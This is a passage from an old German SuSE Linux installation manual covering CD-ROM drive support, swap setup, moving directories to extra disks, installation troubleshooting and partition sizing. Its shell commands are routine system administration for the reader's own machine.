- Bei SCSI-CD-ROM-Laufwerken kommt es nur darauf an, ob der SCSI-Controller unterstützt wird, an dem das CD-ROM-Laufwerk angeschlossen ist – in der Komponenten-Datenbank CDB (Paket `cdb`, Serie `doc` bzw. unter <http://www.suse.de/cdb/>) sind die unterstützten SCSI-Controller aufgeführt. Wenn Ihr SCSI-Controller nicht unterstützt wird und am Controller auch die Festplatte hängt, haben Sie sowieso ein Problem :-)
- Auch viele herstellerspezifische CD-ROM-Laufwerke funktionieren mit Linux. In dieser Gruppe kann es gleichwohl zu Problemen kommen. Falls Ihr Laufwerk nicht explizit erwähnt ist, können Sie es immer noch mit einem ähnlichen Typ des gleichen Herstellers versuchen.
- Mittlerweile sind CD-ROM-Laufwerke am Parallel-Port recht verbreitet. Leider sind diese in keiner Weise standardisiert, so daß es regelmäßig zu Problemen kommt. SuSE Linux enthält eine ganze Reihe verschiedener Alpha-Treiber für einige Laufwerke. Wenn keiner dieser Treiber funktioniert, bleibt nur der Umweg über die DOS-Partition. Beachten Sie, daß einige der Laufwerke, die von Linux unterstützt werden, nur dann angesprochen werden können, wenn sie von ihrem DOS-Treiber initialisiert worden sind und danach nur ein Warmstart ausgeführt wurde.

2.7.7 Manuelles Aktivieren des Swap-Bereichs

Wenn Sie einen Rechner mit wenig Speicher besitzen (8 MB RAM), müssen Sie einen Auslagerungsbereich (engl. *swap area*) einrichten und aktivieren, bevor Sie YaST starten können.

Zur Verwendung einer Swap-Datei lesen Sie den diesem Thema gewidmeten Infoblock Abschnitt 2.7.8, Seite 49; bei Installation auf eine DOS-Partition ist eine swap-Datei zwingend erforderlich.

Wenn Sie eine Swap-Partition verwenden wollen, muß diese *zuvor* mit **fdisk** oder YaST angelegt werden (Partitions-Kennung 82).

So „formatieren“ Sie die swap-Partition:

```
root@erde: # mkswap -c <device> <numblocks>
```

So „aktivieren“ Sie die Swap-Partition:

```
root@erde: # swapon <device>
```

Um beispielsweise einen 16 MB großen Swap-Bereich zu erhalten, setzen Sie für <numblocks> den Wert 16384 ein (die Blockgröße beträgt 1024 Bytes).

2.7.8 Einrichten einer swap-Datei

Bei Nutzung einer Datei als Swap-Bereich sind einige Besonderheiten zu beachten. Das Lesen und Schreiben einer Datei (mit Umweg über das ext2-Dateisystem) ist deutlich langsamer als der direkte Zugriff auf eine eigens angelegte Swap-Partition. Daher ist der Verwendung von Swap-Partitionen grundsätzlich der Vorzug zu geben.

In Sonderfällen kann es dennoch sinnvoll oder sogar zwingend nötig sein, Swap-Dateien anstatt oder zusätzlich zu Swap-Partitionen zu verwenden:

- zwingend:
 - bei einer CD-ROM-abhängigen Installation auf einer DOS-Partition
- empfohlen:
 - für eine nachträgliche Erweiterung Ihres Swap-Bereichs ohne erneutes Partitionieren
- optional:
 - Zum Anlegen temporärer Swap-Bereiche zum Abfangen von Bedarfsspitzen (z. B. Compilieren großer Projekte, Ausführen speicherintensiver Programme)

Die Swap-Datei muß zunächst (am besten als eine Datei voller Nullen) angelegt werden. Danach kann sie mit **mkswap** formatiert werden. Die Manpage von **mkswap** empfiehlt, vor der Aktivierung der Swap-Datei durch **swapon** einen **sync**-Befehl auszuführen.

Gehen Sie bitte wie folgt vor:

```
root@erde: # dd if=/dev/zero of=<datei> bs=1024 count=<blocks>
root@erde: # sync
root@erde: # mkswap -c <datei> <numblocks>
root@erde: # sync
root@erde: # swapon <datei>
```

2.7.9 Zusätzliche Festplatte einbinden

Wenn das System auf der bisherigen Festplatte bleiben soll und Sie eine zusätzliche Festplatte oder Partition einbinden wollen, gehen Sie am besten wie folgt vor.

Die Struktur des Linux-Systems ist fest vorgegeben. Wie Sie wahrscheinlich wissen, gibt es unter Linux keine Laufwerke wie z. B. unter Windows. Wenn

Sie also Programmpakete auf eine andere Platte oder Partition auslagern wollen, ist auch ein Eingriff in die Struktur des Verzeichnisbaums nötig. Eine mögliche Vorgehensweise zeigt das folgende Beispiel:

Sie haben sich eine neue Platte gekauft, darauf eine Partition für Linux angelegt, diese mit **mke2fs** formatiert und dann unter `/usr2` in den Verzeichnisbaum eingehängt. Die Dateisysteme, die beim Hochlauf automatisch gemountet werden, stehen in der Datei `/etc/fstab`.

Jetzt wollen Sie das Verzeichnis `/usr/X11R6` auf die neue Platte auslagern. Dazu führen Sie als Benutzer 'root' folgende Befehle aus:

```
root@erde: # cd /usr
root@erde:/usr # tar cSpf - X11R6 | (cd /usr2 ; tar xvSpf - )
```

Dabei gibt es wahrscheinlich eine Fehlermeldung "broken pipe", das ist hier jedoch normal. Überprüfen Sie trotzdem sorgfältig, ob alle Daten zurückgespielt wurden. Danach können Sie das alte Verzeichnis `/usr/X11R6` löschen und einen Link auf das neue Verzeichnis anlegen:

```
root@erde:/usr # rm -fr X11R6
root@erde:/usr # ln -s /usr2/X11R6 X11R6
```

Dieses Verfahren können Sie auf fast jeden Verzeichnisbaum anwenden. Achten Sie aber darauf, daß Sie nichts auslagern, was für den Hochlauf des Linux-Systems von Anfang an zur Verfügung stehen muß. Verzeichnisse unter `/usr` und `/var` gehören aber grundsätzlich nicht zu diesen kritischen Verzeichnissen.

2.7.10 Das Live-System

Das Feature *Live-System* integriert die Programme auf der CD mit der Beschriftung *Live-System* in den vorhandenen Linux-Verzeichnisbaum. Dazu legt YaST im Verzeichnisbaum symbolische Links an, die auf die Programme auf der CD zeigen. Auf diese Weise können Sie die Programme benutzen, ohne sie auf der Platte installiert zu haben. Das spart eine Menge Festplattenplatz.

Der Vorteil des Live-Systems ist also der geringe Platzbedarf. Folgende Nachteile gibt es:

- Der Zugriff auf das Live-System ist langsam, da Zugriffe auf das CD-ROM-Laufwerk deutlich langsamer sind als auf die Festplatte.
- Da sehr viele symbolische Links angelegt werden müssen und jeder einen *Inode* verbraucht, müssen Sie genügend freie Inodes zur Verfügung haben. Die Zahl der Inodes haben Sie beim Erzeugen des Filesystem festgelegt und die können Sie später nur durch Neuformatieren der Partition ändern.
- Um die Live-CD integrieren zu können, muß die betreffende Partition mindestens 50 MB groß sein.

Das Abtrennen des Live-Systems ist in Abschnitt 3.13.4 beschrieben.

2.8 Problembeschreibungen

2.8.1 Dateien lassen sich nicht verschieben

Dateien mit den Attributen `System` bzw. `Versteckt` verschieben die Defragmentierungsprogramme normalerweise nicht. Um herauszufinden, an welchen Dateien es hakt, können Sie mit

```
attrib *.* /s > <listdatei>
```

sich eine Gesamtliste Ihrer Festplatte in die Datei `<listdatei>` schreiben lassen. Darin können Sie die Problemdateien identifizieren und mit

```
attrib -S -H <dateiname>
```

verschiebbar machen. Dabei müssen Sie mit dem nötigen Fingerspitzengefühl vorgehen, um keine Kopierschutzdateien, permanente Auslagerungsdateien oder andere spezielle Systemdateien zu zerstören. Nach dem Defragmentieren können/sollten Sie Attribute wieder in den ursprünglichen Zustand zurückversetzen.

Unter Windows können Sie für diesen Zweck den „Dateimanager“ bzw. den „Explorer“ verwenden.



Falls das nicht klappt, müssen Sie in den sauren Apfel beißen und die Partitionierung Ihrer Festplatte *richtig* verändern. Das bedeutet insbesondere, daß Sie alle Daten sichern müssen, um Sie nach der Neupartitionierung wieder einzuspielen. Alternativ können Sie natürlich auch eine weitere Platte anschaffen, vielleicht erleichtern Ihnen die ständig sinkenden Preise diesen Schritt . . .

2.8.2 Keine deutsche Tastaturbelegung im MS-DOS-Modus

Geben Sie im DOS-Modus den Befehl

```
loadhigh keyb gr, ,c:\windows\command\keyboard.sys
```

ein oder bauen Sie den Befehl bereits in die Datei `autoexec.bat` ein. Falls Ihr Windows-Verzeichnis anders heißt, müssen Sie die Pfadangabe entsprechend modifizieren.

2.8.3 Kein CD-ROM-Treiber im MS-DOS-Modus

Im MS-DOS-Modus stehen Ihnen nur die Treiber zur Verfügung, die in den Dateien `config.sys` und `autoexec.bat` geladen wurden. Es macht durchaus Sinn, dort auf den CD-ROM-Treiber (und andere) zu verzichten, denn Windows 95/98 bringt seine eigenen Treiber mit. Um im MS-DOS-Modus trotzdem die Treiber verwenden zu können, müssen Sie eine Verknüpfung zu einer MS-DOS-Eingabeaufforderung anlegen und in den Eigenschaften, Register 'Programm' unter 'Erweitert' eigene Startdateien anlegen. In die müssen Sie Ihre Treiber einbauen, um dann in dieser DOS-Box die Treiber verwenden zu können.

2.8.4 CD ist defekt

Nun, diese Möglichkeit ist ziemlich unwahrscheinlich, obwohl man sie natürlich nicht völlig ausschließen kann.

2.8.5 ATAPI-CD-ROM bleibt beim Lesen hängen

Wird das \Leftrightarrow ATAPI-CD-ROM-Laufwerk nicht erkannt oder bleibt es beim Lesen hängen, liegt das in vielen Fällen daran, daß die Hardware nicht korrekt angeschlossen ist. Normalerweise sollten die einzelnen Geräte am (E)IDE-Bus fortlaufend angeschlossen sein, d. h. das erste Gerät ist Master am ersten Controller, das zweite Slave. Das dritte Gerät schließlich ist Master am zweiten Controller und das vierte dort wieder Slave.

Nun ist es jedoch oft so, daß sich in einem Rechner neben der Festplatte nur das CD-ROM-Laufwerk befindet und dieses als Master am zweiten Controller hängt. Linux kommt in manchen Fällen mit dieser *Lücke* nicht selbständig zurecht. Meistens kann dem Kernel durch Angabe eines entsprechenden Parameters (`hdc=cdrrom`, siehe auch Abschnitt 14.3.2, Seite 343) aber auf die Sprünge geholfen werden.

Gelegentlich ist auch ein Laufwerk einfach falsch „gejumpert“; das heißt, es ist als Slave konfiguriert, ist aber als Master am zweiten Controller angeschlossen oder umgekehrt. Im Zweifelsfall sollten diese Einstellungen überprüft und gegebenenfalls korrigiert werden.

Außerdem gibt es noch eine Reihe fehlerhafter EIDE-Chipsätze. Diese sind jedoch mittlerweile zum größten Teil bekannt, und der Kernel enthält Code, um die Probleme zu umgehen. Für diese Fälle existiert eigens ein spezieller Kernel; die anzugebenden Kernelparameter sind in Abschnitt 14.3.2, Seite 343 und Kapitel 13, Seite 309 eingehend beschrieben.

2.8.6 Schwierigkeiten mit CD-ROM-Laufwerken am Parallelport

Alle verfügbaren Treiber werden während der Installationsphase von **Linuxrc** zur Auswahl angeboten. Im Regelfall sind keine Besonderheiten zu beachten. Leider werden jedoch viele Laufwerke (z.B. von **Freecom**) noch nicht unterstützt. Es ist sogar so, daß bisweilen Laufwerke nicht benutzt werden können, die laut Aufschrift typenidentisch sein sollten; die Herstellern haben offensichtlich Interna geändert, ohne diese Änderungen durch eine neue Typenbezeichnung kenntlich zu machen . . .

Einige der Laufwerke müssen vom zugehörigen DOS-Treiber initialisiert worden sein, bevor der Linux-Kernel sie erkennt:

1. Booten Sie DOS und lassen Sie den CDROM-Treiber laden.
2. Legen Sie die Linux-Bootdiskette ein.
3. Führen Sie einen Warmstart durch.

Bei nicht unterstützten Laufwerken muß nach wie vor mit Umweg über eine DOS-Partition installiert werden (vgl. Abschnitt 2.4, Seite 33).

Zum Stand der Parallelport-Programmierung unter Linux vgl. <http://www.torque.net/linux-pp.html>

2.8.7 Thinkpad „schläft“ während der Installation „ein“

An einer beliebigen Stelle während des Boot-Vorgangs geschieht ein Abbruch :-(

Versuchen Sie bitte zunächst, das spezielle thinkpad-Bootimage aus dem Verzeichnis `disks` der ersten CD zu verwenden; wie Sie daraus eine Bootdiskette herstellen können, ist in Abschnitt 2.7.2, Seite 45 ff. beschrieben.

Eine generelle Lösung kann noch nicht angeboten werden. Ein gangbarer Weg scheint es zumindest bei älteren Modellen zu sein, die Installation von DOS aus mit **setup.exe** zu starten und mit **loadlin** Linux zu laden (vgl. Abschnitt 2.5, Seite 36).

Diese Tips wurden uns im Laufe der Zeit zugetragen; an Feedback sind wir stets interessiert:

- Stellen Sie im BIOS des Notebooks alle Dinge ab, die darauf hinzielen, Stromsparfunktionen zu erfüllen; Stichworte: „suspend mode“, „power management“, „sleep features“.
- Wenn Sie von DOS aus starten, laden Sie dort den CD-ROM-Treiber in der `config.sys` mit der Option `/S` (wohl für `sleep`); anstelle von `<drive>` und `<path>` Ihre jeweiligen Werte einsetzen:

```
DEVICE = <drive>:\<path>\IBMTPCD.SYS /S
```

- Vermeiden Sie während der Installation Zugriffe auf das Diskettenlaufwerk.

2.8.8 loadlin fehlt Speicher, um den Kernel zu laden

Sie haben nicht genügend freien Speicher unterhalb 640 KB. Versuchen Sie, aus den Startdateien des Systems (`config.sys`, `autoexec.bat`) einige Treiber zu entfernen oder in den hohen Speicherbereich zu laden.

Falls Sie unter Windows 95/98 komprimierte Laufwerke haben und das Hochladen des Treibers nicht hilft, müssen Sie die komprimierten Laufwerke dekomprimieren.

2.8.9 loadlin funktioniert nicht

Falls es mit **loadlin** irgendwelche Probleme gibt, können Sie **loadlin** mit den Optionen `-v`, `-t` oder `-d` aufrufen. Am besten lassen Sie mit

```
C:\> loadlin -d debug.out <weitere Parameter>
```

die Debug-Informationen in die Datei `debug.out` schreiben; diese Datei können Sie dem SuSE-Support schicken. Für `<weitere Parameter>` müssen Sie Ihre eigenen System-Gegebenheiten einsetzen (vgl. Abschnitt 4.9.1, Seite 119).

2.8.10 Fehler bei mke2fs

Dieses ärgerliche Problem tritt nur selten auf; leider ist es nur dadurch zu lösen, daß man das Ende der betroffenen Partition um einen oder zwei Zylinder nach vorne oder hinten verschiebt. Natürlich muß dann auch der Anfang der nächsten Partition angeglichen werden.

2.8.11 DOS läuft im Protectedmodus

loadlin kann den Kernel nur dann booten, wenn der Rechner entweder im Realmodus oder im Virtuellen 8086-Modus (bei verfügbarem VCPI-Server) läuft. Falls Sie unter Windows 95/98 arbeiten, müssen Sie den Rechner in den MS-DOS-Modus bringen.

- Dazu gehen Sie entweder über den 'Start'-Button, 'Beenden', 'Computer im MS-DOS-Modus starten' oder
- Sie erstellen eine Verknüpfung mit der MS-DOS-Eingabeaufforderung und ändern die Eigenschaften folgendermaßen: im Register 'Programm' wählen Sie 'Erweitert...' und kreuzen dort 'MS-DOS-Modus' an. Wenn Sie die Eingabeaufforderung jetzt starten, geht der Rechner in den MS-DOS-Modus.

2.8.12 Das 3.5-Zoll-HD-Diskettenlaufwerk ist als B: angeschlossen und nicht bootfähig

PCs können prinzipiell nur vom ersten physikalischen Diskettenlaufwerk gebootet werden (A: unter MS-DOS). Zusätzlich muß dieses Diskettenlaufwerk im BIOS als aktiv markiert werden, sonst wird doch von der Festplatte gebootet.

Wenn Sie Ihr 3.5-Zoll-Diskettenlaufwerk bisher als B: angesprochen haben, müssen Sie die Anschlüsse beider Diskettenlaufwerke (5.25-Zoll und 3.5-Zoll) vertauschen:

- Schalten Sie dazu den Rechner ab und öffnen Sie das Rechnergehäuse.
- Suchen Sie das breite Datenkabel, das die Diskettenlaufwerke mit dem Controller verbindet.
- Am Datenkabel sind normalerweise 2 Steckerpaare, ein Paar für jedes Laufwerk. Von jedem Steckerpaar wird nur ein Stecker verwendet, da die 5.25-Zoll- und 3.5-Zoll-Diskettenlaufwerke unterschiedliche Anschlüsse haben. Sie müssen jetzt die beiden Verbindungen Datenkabel – Diskettenlaufwerk austauschen und dabei den jeweils passenden Stecker verwenden. Geht das nicht, weil die Kabelteile zu kurz sind, hilft alles nichts: Sie müssen auch noch die beiden Diskettenlaufwerke im Rechnergehäuse vertauschen.
- Falls Ihr Datenkabel nur 2 Einzelstecker (und nicht Steckerpaare) hat, müssen Sie sich ein neues Datenkabel besorgen.
- Schrauben Sie den Rechner wieder zu, und gehen Sie nach dem Einschalten in das Setup-Menü. Wie Sie dahin kommen, ist BIOS-spezifisch. Ein freundliches BIOS zeigt die Taste(nkombination) am Bildschirm an, andernfalls müssen Sie es wissen oder in der Rechnerbeschreibung nachsehen (versuchen Sie es einmal mit  oder ).
- Ändern Sie die Position Ihrer Diskettenlaufwerke:
Drive A: 1.44 MB, 3.5-Zoll-Diskette
Drive B: 1.2 MB, 5.25-Zoll-Diskette.
- Markieren Sie das Diskettenlaufwerk jetzt noch als aktiv. Dazu müssen in das Untermenü 'Advanced C-MOS Setup' (oder ähnlich) gehen. Dort

sollte es einen Unterpunkt 'System boot-up sequence' geben. Stellen Sie hier ein, daß zuerst von A: aus gebootet wird.

- Speichern Sie die geänderten Einstellungen und verlassen Sie das Setup.

2.8.13 Die Laufwerksbezeichnung des CD-ROM-Laufwerks hat sich geändert

Wenn Sie mit **fips** eine weitere Partition auf der Festplatte angelegt haben, ist das eine DOS-Partition. Deshalb verschieben sich die anschließenden Laufwerksbuchstaben und das CD-ROM-Laufwerk ist z. B. nicht mehr D: sondern E:.

Nach dem Ändern der Partitionstypen mit YaST normalisiert sich das wieder, das CD-ROM-Laufwerk ist wieder D:

Falls Sie unter Windows 95 Schwierigkeiten haben, den Explorer oder den Arbeitsplatz zu öffnen, versucht der immer noch, auf D: zuzugreifen (um bei diesem Beispiel zu bleiben). Sie müssen ihm mit der Systemsteuerung unter die Arme greifen und die Laufwerkskennung des CD-ROM-Laufwerks eintragen.

2.9 Partitionieren für Einsteiger

Sie sind neu im Umgang mit Linux und dessen Dateisystem. Ihre Fragen: Wieviel Platz stellt man Linux zur Verfügung? Wieviel braucht man unbedingt? Wieviel sollte es sein? Wieviel macht Sinn? Wie teilt man den Platz auf?

Partitionstypen beim PC

Jede Festplatte enthält eine Partitionstabelle, die Platz für vier Einträge hat. Jeder Eintrag in der Partitionstabelle kann entweder eine primäre Partition oder eine erweiterte Partition sein, wobei aber maximal *eine* erweiterte Partition möglich ist.

Primäre Partitionen sind recht einfach zu betrachten: sie sind ein durchgehender Bereich von Zylindern, der einem Betriebssystem zugeordnet ist. Mit primären Partitionen könnte man pro Festplatte aber nur maximal vier Partitionen einrichten; mehr paßt nicht in die Partitionstabelle.

Hier setzt jetzt das Konzept der erweiterten Partition an. Die erweiterte Partition ist ebenfalls ein durchgehender Bereich von Plattenzylindern. Man kann die erweiterte Partition aber nochmal in sogenannte *logische Partitionen* unterteilen, die selbst keinen Eintrag in der Partitionstabelle brauchen. Die erweiterte Partition ist sozusagen ein Container, der die logischen Partitionen enthält.

Wenn Sie mehr als vier Partitionen benötigen, müssen Sie beim Partitionieren nur darauf achten, daß Sie spätestens die vierte Partition als erweiterte Partition vorsehen und ihr den gesamten freien Zylinderbereich zuordnen. Darin können Sie dann „beliebig“ viele logische Partitionen einrichten (das Maximum liegt bei 15 Partitionen für SCSI-Platten und bei 63 Partitionen für (E)IDE-Platten).

Linux ist es egal, auf welcher Art von Partitionen (primär und/oder logisch) die Installation vorgenommen wird.

Entscheidung treffen

Beginnen wir mit der Frage nach dem unbedingt Notwendigen: 80 MB, wobei dies schon eine spezielle Anwendung des Rechners voraussetzt. Man arbeitet nur auf der Konsole – kein X Window System. Will man sich mal X anschauen und einige wenige Applikationen starten: 200 MB. Beide Werte sind Swap-inklusive.

Wieviel sollte es sein? 500 MB. In der Welt der Gigabyte-Festplatten eine eher bescheidene Forderung. Swap-inklusive und nach oben hin offen.

Wieviel macht Sinn? Kommt darauf an, was Sie wollen:

- Unter X mit modernen Applikationen wie **Applicxware** und **Netscape** arbeiten. 700 MB bis 1 GB.
- Mit Linux kleinere eigene Applikationen unter X entwickeln. Ebenfalls 700 MB bis 1 GB.
- Beide o. g. Punkte: 1,5 GB.
- Eigene X-Server übersetzen, eigene CDs brennen und o. g. Punkte: 4 GB
- Internet/FTP-Server betreiben: 400 MB Grundsystem + beliebig.

Wie teilt man den Platz auf? Eine einfache Frage mit einer nicht so einfachen Antwort. Wenn Sie möglichst wenig partitionieren wollen, gelten folgende einfachen Regeln:

- Bis ca. 500 MB: Swap-Partition und eine Root-Partition (/).
- Ca. 500 MB bis 1,2 GB: kleine Boot-Partition für den Kernel und für LILO zu Beginn der Festplatte (/boot, ca. 5-10 MB bzw. 1 Zylinder), Swap-Partition und der Rest für die Root-Partition (/).
- Ab ca. 1,2 GB: Boot (/boot, Swap, Root (180 MB), Home (/home mit ca. 100 MB) und der Rest für Programme (/usr); ggf. eine /opt (vgl. 56).



Wenn Sie Linux direkt von der Festplatte starten wollen, brauchen Sie eine Linux-Partition unterhalb der „1024-Zylinder-Grenze“ als Startpartition (lesen Sie dazu Abschnitt 4.3, Seite 97 und Abschnitt 4.8.2, Seite 115). Dies betrifft Sie nicht, wenn Sie Linux von DOS/Windows aus mit **loadlin** starten. Üblicherweise wird seit SuSE Linux 6.0 die Bootpartition (/boot) diese Startpartition sein.

Es ist zu bedenken, daß einige – zumeist kommerzielle – Programme ihre Daten unter /opt installieren; sehen Sie ggf. entweder für /opt eine eigene Partition vor oder dimensionieren Sie die Root-Partition entsprechend größer. Im einzelnen handelt es sich u. a. um die in Tabelle 2.1 aufgelisteten Programm-Pakete bzw. Demos – jeweils etwas auf Zuwachs berechnet (in der genannten Tabelle werden auch Programme genannt, die *nicht* mit SuSE Linux mitgeliefert werden!).

Falls Sie bislang noch keine /opt-Partition vorgesehen hatten, brauchen Sie jetzt nicht zwingend eine einrichten; es gibt auch einen „Workaround“:

KDE	50 MB
GNOME	55 MB
Wabi	10 MB
Netscape	35 MB
Arcad	210 MB
Applixware	400 MB
Staroffice	150 MB
Bartels AutoEngineer (BAE)	60 MB
Cyberscheduler Software	30 MB
HP Eloquence	20 MB
Cygnus Source-Navigator	20 MB
SNIFF+	45 MB
Visual Shop	30 MB

Tabelle 2.1: Pakete unter /opt

An einer anderen Stelle im System haben Sie noch ausreichend Platz, z. B. unter /usr; kopieren Sie den Inhalt des bisherigen /opt-Verzeichnisses nach /usr, löschen Sie dann das alte /opt und setzen Sie einen symbolischen Link:

```
root@erde: # cd /
root@erde:/ # cp -a /opt /usr
root@erde:/ # rm -rf /opt
root@erde:/ # ln -s ./usr/opt /opt
```

Bitte gehen Sie insbesondere bei der Eingabe des **rm**-Befehls sehr sorgfältig vor, damit *nur* das richtige Verzeichnis gelöscht wird! – Wie angedeutet, bitte unbedingt einen relativen Link verwenden (. /); andernfalls kann es beim Update zu Schwierigkeiten kommen!



Haben Sie eine größere Konfiguration als 1,2 GB, empfiehlt sich auf jeden Fall die Lektüre des nächsten Abschnitts. Die Anmerkungen zu Swap-Partitionen sehen Sie bitte unter Abschnitt 2.10.1 nach.

2.10 Partitionieren für Fortgeschrittene

Im vorherigen Abschnitt sowie unter Abschnitt 2.3.6 wurde bereits kurz auf die Partitionierung Ihres Systems eingegangen. Dieser Abschnitt soll detaillierte Informationen bereitstellen, mit denen Sie sich ein für Ihre Zwecke optimales Partitionierungsschema anlegen können. Dieser Abschnitt ist insbesondere für diejenigen interessant, die ihr System optimal konfigurieren möchten – sowohl in puncto Sicherheit, als auch was Geschwindigkeit betrifft – und dafür bereit sind u. U. das bestehende System komplett neu aufzusetzen. Tabula rasa, wenn man so will.

Es ist unbedingt notwendig, ein grundlegendes Verständnis der Funktionsweise eines UNIX-Dateisystemes zu haben. Die Begriffe *Mountpoint*, sowie physikalische, erweiterte und logische Partition sollten keine Fremdwörter sein.

Zunächst sollte erwähnt werden, daß es nicht den *einen* goldenen Weg für alle gibt, sondern viele goldene Wege für jeden. Keine Sorge, Sie werden in diesem Abschnitt auch konkrete Zahlen als Anhaltspunkt lesen.

Stellen Sie als ersten Schritt folgende Informationen zusammen:

- Was ist das Einsatzgebiet dieses Rechners (Fileserver, Compute-Server, Einzelplatzrechner)?
- Wieviele Leute werden an diesem Rechner arbeiten (simultane Logins)?
- Wieviele Festplatten hat der Rechner, wie groß sind diese und welches System haben sie (EIDE, SCSI oder gar RAID-Controller)?

2.10.1 Die Größe der Swap-Partition

Oft werden Sie noch lesen: „Mindestens doppelt soviel \Leftrightarrow Swap wie Hauptspeicher“. Diese Formulierung stammt noch aus der Zeit, in der 8 MB RAM im Rechner nicht wenig war. Diese Zeiten sind vorbei. Wer sich heute einen neuen Rechner mit weniger als 16 MB Speicher kauft, wurde nicht gut beraten. Kommen wir noch einmal zur obigen Aussage zurück. Ziel war es, daß der Rechner über ungefähr 30 bis 40 MB virtuellen \Leftrightarrow Speicher verfügt.

Mit modernen speicherhungrigen Applikationen müssen auch diese Werte etwas nach oben hin korrigiert werden. Im Normalfall sollten 64 MB virtueller Speicher genügen, aber hier sollte man nicht geizen. Compiliert man unter X seinen Kernel und will sich mit **Netscape** die Hilfeseiten ansehen, während noch irgendwo **Emacs** läuft, hat man mit 64 MB virtuellem Speicher nicht mehr viele Reserven.

Daher ist man als durchschnittlicher User für absehbare Zeit mit 96 MB virtuellem Speicher auf der sicheren Seite. Was Sie auf keinen Fall machen sollten: überhaupt keinen Swap-Speicher anlegen. Selbst auf einem Rechner mit 256 MB RAM sollte noch ein Swap-Bereich vorhanden sein. Die Gründe hierfür werden unter Abschnitt 2.10.3 deutlich.

Sie lassen umfangreiche Simulationen mit einem Speicherbedarf (!) von mehreren Gigabyte berechnen. Wenn Sie Bedenken haben sollten, ob Linux für Ihre Anwendung genügend Reserven bietet, lesen Sie Abschnitt 2.10.2 (Einsatzgebiet Compute-Server).

2.10.2 Einsatzgebiet des Rechners

Einsatz als Einzelrechner:

Der häufigste Anwendungsfall für einen Linux-Rechner ist der Einsatz als Einzelrechner. Damit Sie sich an konkreten Werten orientieren können, haben wir ein paar Beispielkonfigurationen zusammengestellt, die Sie je nach Bedarf bei sich zu Hause oder in der Firma übernehmen können. In Tabelle 2.2 sehen Sie einen kleinen Überblick der verschiedenen Installationsvolumina für ein Linux-System.

Natürlich erhöhen sich die Werte entsprechend, wenn Sie über das System hinausgehende, zusätzliche Datensätze sichern wollen.

Installation	benötigter Plattenplatz
minimum	80 MB bis 200 MB
klein	200 MB bis 500 MB
mittel	500 MB bis 1,2 GB
groß	1,2 GB bis 3 GB

Tabelle 2.2: Beispiele für Größen von Installationen

Beispiel: Druckerserver/Router

Angenommen, Sie möchten Ihren alten 386 SX 20 mit seiner 80 MB Festplatte nicht entsorgen. Unterteilen Sie die Platte einfach in eine 16 MB Swap-Partition und restliche 64 MB / (Root-Partition). Der kleine Rechner kann Ihnen immer noch als Firewall und Gateway ins Internet dienen. Für andere Benutzer als Root sollte er jedoch nicht zugänglich sein.

Beispiel: Standard-Arbeitsplatzrechner (klein)

Sie haben eine ca. 500 MB große Festplatte übrig und möchten auf diese Linux installieren: eine 32 bis 40 MB große Swap-Partition und den Rest für / (Root-Partition).

Beispiel: Standard-Arbeitsplatzrechner (Durchschnitt)

Sie haben 1,2 GB für Linux frei. Kleine Boot-Partition /boot (5-10 MB bzw. 1 Zylinder), 180 MB für /, 64 MB für Swap, 100 MB für /home und den Rest für /usr; vergessen Sie den /opt-Bereich nicht (siehe Abschnitt 2.9, Seite 56). Beachten Sie für Bestimmung der Root-Partition, daß unter /var die RPM-Datenbank angelegt wird (siehe Abschnitt 15.3.2, Seite 379)!

Beispiel: Standard-Arbeitsplatzrechner (Luxus)

Falls Ihnen 1,2 GB oder mehr auf mehreren Platten zur Verfügung stehen, gibt es keine pauschale Partitionierung. Lesen Sie hierzu bitte Abschnitt 2.10.3.

Einsatz als Fileserver:

Hier kommt es *wirklich* auf Festplattenperformance an. SCSI-Geräten sollte unbedingt der Vorzug gegeben werden. Achten Sie auch auf Leistungsfähigkeit der Platten und des verwendeten Controllers.

Ein Fileserver bietet die Möglichkeit, Daten zentral zu halten. Hierbei kann es sich um *Benutzerverzeichnisse*, eine Datenbank oder sonstige Archive handeln. Der Vorteil ist eine wesentlich einfachere Administration.

Falls der Fileserver ein größeres Netz bedienen soll (ab 20 Usern), wird die Optimierung des Plattenzugriffs essentiell.

Angenommen, Sie möchten einen Linux-Fileserver aufbauen, der 25 Benutzern ihre Heimverzeichnisse (Home) zur Verfügung stellen soll. Sie wissen,

jeder Benutzer wird maximal 80 MB für seine persönlichen Daten in Anspruch nehmen. Falls nicht jeder dieser Benutzer stets in seinem Home kompiliert, reicht hierfür eine 2 GB Platte, welche einfach unter /home gemountet wird.

Haben Sie 50 Benutzer, so wäre rein rechnerisch eine 4 GB Platte notwendig. Besser ist es in diesem Fall jedoch, /home auf zwei 2 GB Platten aufzuteilen, da sich diese dann die Last (und Zugriffszeit!) teilen.

Einsatz als Compute-Server:

Ein Compute-Server ist in der Regel ein leistungsstarker Rechner, der berechnungsintensive Aufgaben im Netz übernimmt. Solch eine Maschine verfügt typischerweise über einen etwas größeren Hauptspeicher (ab 256 MB RAM). Der einzige Punkt, an dem für einen schnellen Plattendurchsatz gesorgt werden muß, sind etwaige Swap-Partitionen. Auch hier gilt: mehrere Swap-Partitionen auf mehrere Platten verteilen. Weiterhin sollte beachtet werden, daß eine Swap-Partition zwar nur 128 MB groß sein kann, Linux aber ohne weiteres 8 solcher Partitionen verwalten kann.⁸

2.10.3 Optimierungsmöglichkeiten

Die Platten sind zumeist der begrenzende Faktor. Um diesen Flaschenhals zu umgehen gibt es zwei Möglichkeiten, die am besten zusammen eingesetzt werden sollten:

- Verteilen Sie die Last gleichmäßig auf mehrere Platten.
- Statten Sie Ihren Fileserver mit genügend Speicher aus (64 MB Minimum).

Parallelisierung durch mehrere Platten

Die erstgenannte Methode bedarf einer tiefergehenden Erklärung. Die Gesamtzeit, die vergeht, bis angeforderte Daten bereitgestellt werden, setzt sich (in etwa) aus folgenden Teilen zusammen:

1. Zeit, bis die Anforderung beim Plattencontroller ist.
2. Zeit, bis der Plattencontroller diese Anforderung an die Festplatte schickt.
3. Zeit, bis die Festplatte ihren Kopf positioniert.
4. Zeit, bis sich das Medium zum richtigen Sektor gedreht hat.
5. Zeit für die Übertragung.

Punkt 1 ist abhängig von der Anbindung über das Netzwerk und muß dort geregelt werden. Dies wollen wir hier nicht weiter betrachten. Punkt 2 ist eine relativ vernachlässigbare Zeit, die vom Plattencontroller selbst abhängt. Punkt 3 ist eigentlich der Hauptbrocken. Gemessen wird die Position in ms. Verglichen mit den in ns gemessenen Zugriffszeiten im Hauptspeicher ist das ein Faktor von 1 Million! Punkt 4 ist von der Drehzahl der Platte abhängig. Punkt 5 von der Drehzahl und der Anzahl der Köpfe, ebenso wie von der aktuellen Position des Kopfes (innen oder außen).

